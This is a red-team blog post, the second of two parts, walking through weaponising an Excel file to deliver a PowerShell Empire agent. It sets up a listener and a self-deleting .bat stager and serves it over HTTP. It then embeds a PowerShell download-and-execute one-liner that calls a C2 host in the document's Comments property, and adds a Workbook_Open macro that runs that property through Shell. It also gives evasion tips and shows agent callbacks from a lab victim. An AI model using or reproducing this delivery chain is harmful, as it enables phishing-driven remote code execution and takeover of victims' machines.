Executing Metasploit & Empire Payloads from MS Office Document Properties (part 2 of 2)

0

Posted on December 6, 2017 by Kai Stimpson

Building on from my previous post, this will primarily focus on delivering an Empire payload via an embedded offensive PowerShell script stored within the 'comments' property of an MS Excel document.

PowerShell Empire:

Begin by creating an Empire listener, see Empire's documentation on how to get started with this by visiting the following URL: https://www.powershellempire.com/?page_id=83

Note that in my configuration as illustrated in the screenshot below, the 'Host' entry, does not correspond to my C2 Empire Server, instead, this has been configured to point to a reverse-proxy utilising TLS / SSL encryption. This is considered to be good 'OPSEC' practice and allows easier portability.

The 'Slack' configuration has also been configured so that notifications will appear in our chosen Slack channel when agents are established.

Note: The agent strings were left in their default configuration, I advise these to be changed on actual engagements, as Nessus has the ability to detect Empire Listeners via the plugin id: *99592*

https://www.tenable.com/plugins/index.php?view=single&id=99592

Executing Metasploit & Empire Payloads from MS Office Document Properties (part 1 of 2)

Reporting SSL/TLS Issues the Easy Way with YANP


Quick Guide to Installing Bloodhound in Kali-Rolling

SUBSCRIBE!

Enter your email address to subscribe to this blog and receive notifications of new posts by email.

Email Address

SUBSCRIBE



The next part of the process is to create a stager, this is our payload we'll use when weaponizing a MS Excel document. For this example I'm going to use the self-deleting .bat executable:

Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > set Listener http

```
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

By default, the payload will be written to /tmp. Serve the payload via HTTP by launching a Python HTTP Server:

```
root@kali:/tmp# python -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000 ...
```

Now it comes to weaponizing the MS Excel document, the steps in order to do this is similar to before, except the following offensive PowerShell script will be used to embed inside the 'Comments' property of the MS Excel document:

PowerShell (New-Object System.Net.WebClient).DownloadFile('http://192.168.0.11:8000/launcher.bat','test.bat');Start-Process 'test.bat'

Note: The IP address: 192.168.0.11 is our Empire C2 server which is serving the launcher.bat payload. This will likely to be different in your environment.

Upon execution, the PowerShell script will retrieve the Empire payload and execute it on the victim host.

In order to embed this command into a MS Excel document within the 'comments' property and execute it from an embedded Macro. This can easily be done by using the PowerShell script: 'Commentator' (https://github.com/clr2of8/Commentator)

Begin by starting PowerShell:

```
powershell.exe -exec bypass
```

Import the module into your PowerShell environment:

```
Import-Module .\Commentator.ps1
```

And execute the script to embed our payload into the 'comments' property of the MS Excel document:

```
Invoke-Commentator -OfficeFile .\empire_posh_delivery.xlsx -CommentFile .\
empire_posh_payload.txt
```


Note: Given the size of the PowerShell script above, this was placed within the text file: *empire_posh_payload.txt*

After successful execution, a copy of your existing MS Office file will be created with the payload embedded:

The new file with added comment has been written to .\empire_posh_delivery-wlc.xlsx.

DONE!

This can be verified by inspecting the file's metadata / properties:



Lastly, in order to execute the payload embedded within the 'comments' property, the following embedded Macro can be used:

```
Sub Workbook_Open()

Dim p As DocumentProperty


 For Each p In ActiveWorkbook.BuiltinDocumentProperties

    If p.Name = "Comments" Then

        Shell (p.Value)
```

```
12
13      End If
14
15  Next
16
17  End Sub
```

Note: In order to utilise auto-execution via the '*Workbook_Open()*' function, the weaponised MS Excel document needed to be downgraded to Office 98 – 2003 compatibility (.xls)

After the victim has clicked 'enable editing' and 'enable content', an Empire agent session should appear:

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent 74XURTK1 from 192.168.0.24 now active (Slack)

(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

  Name     Lang  Internal IP     Machine Name    Username          Process             Delay    Last Seen
  ------   ----  -----------     ------------    --------          -------             -----    -------------------
  YF8TD6P3 ps    192.168.0.23    HACKME-CLIENT-3 hackme\mark       powershell/4324     5/0.0    2017-12-05 22:12:01
  29168KWL ps    192.168.0.23    HACKME-CLIENT-3 hackme\mark       powershell/4452     5/0.0    2017-12-05 22:11:58
  74XURTK1 ps    192.168.0.23    HACKME-CLIENT-3 hackme\mark       powershell/3988     5/0.0    2017-12-06 16:20:57
```

bot APP 4:20 PM

:biohazard: NEW AGENT :biohazard:

```
Machine Name: HACKME-CLIENT-3
Internal IP: 192.168.0.23
External IP: 192.168.0.24
User: hackme\mark
OS Version: Microsoft Windows 10 Pro
Agent ID: 74XURTK1
```


General, Security Empire, Penetration Testing, PowerShell, Red Teaming, security

KAI STIMPSON

Proud Parent, Senior Security Consultant, Weightlifter and Gardener.

MORE POSTS TWITTER

‹ EXECUTING METASPLOIT & EMPIRE PAYLOADS FROM MS OFFICE DOCUMENT PROPERTIES (PART 1 OF 2)

EFFICIENT TIME BASED BLIND SQL INJECTION USING MYSQL BIT FUNCTIONS AND OPERATORS ›

LEAVE A REPLY

Enter your comment here...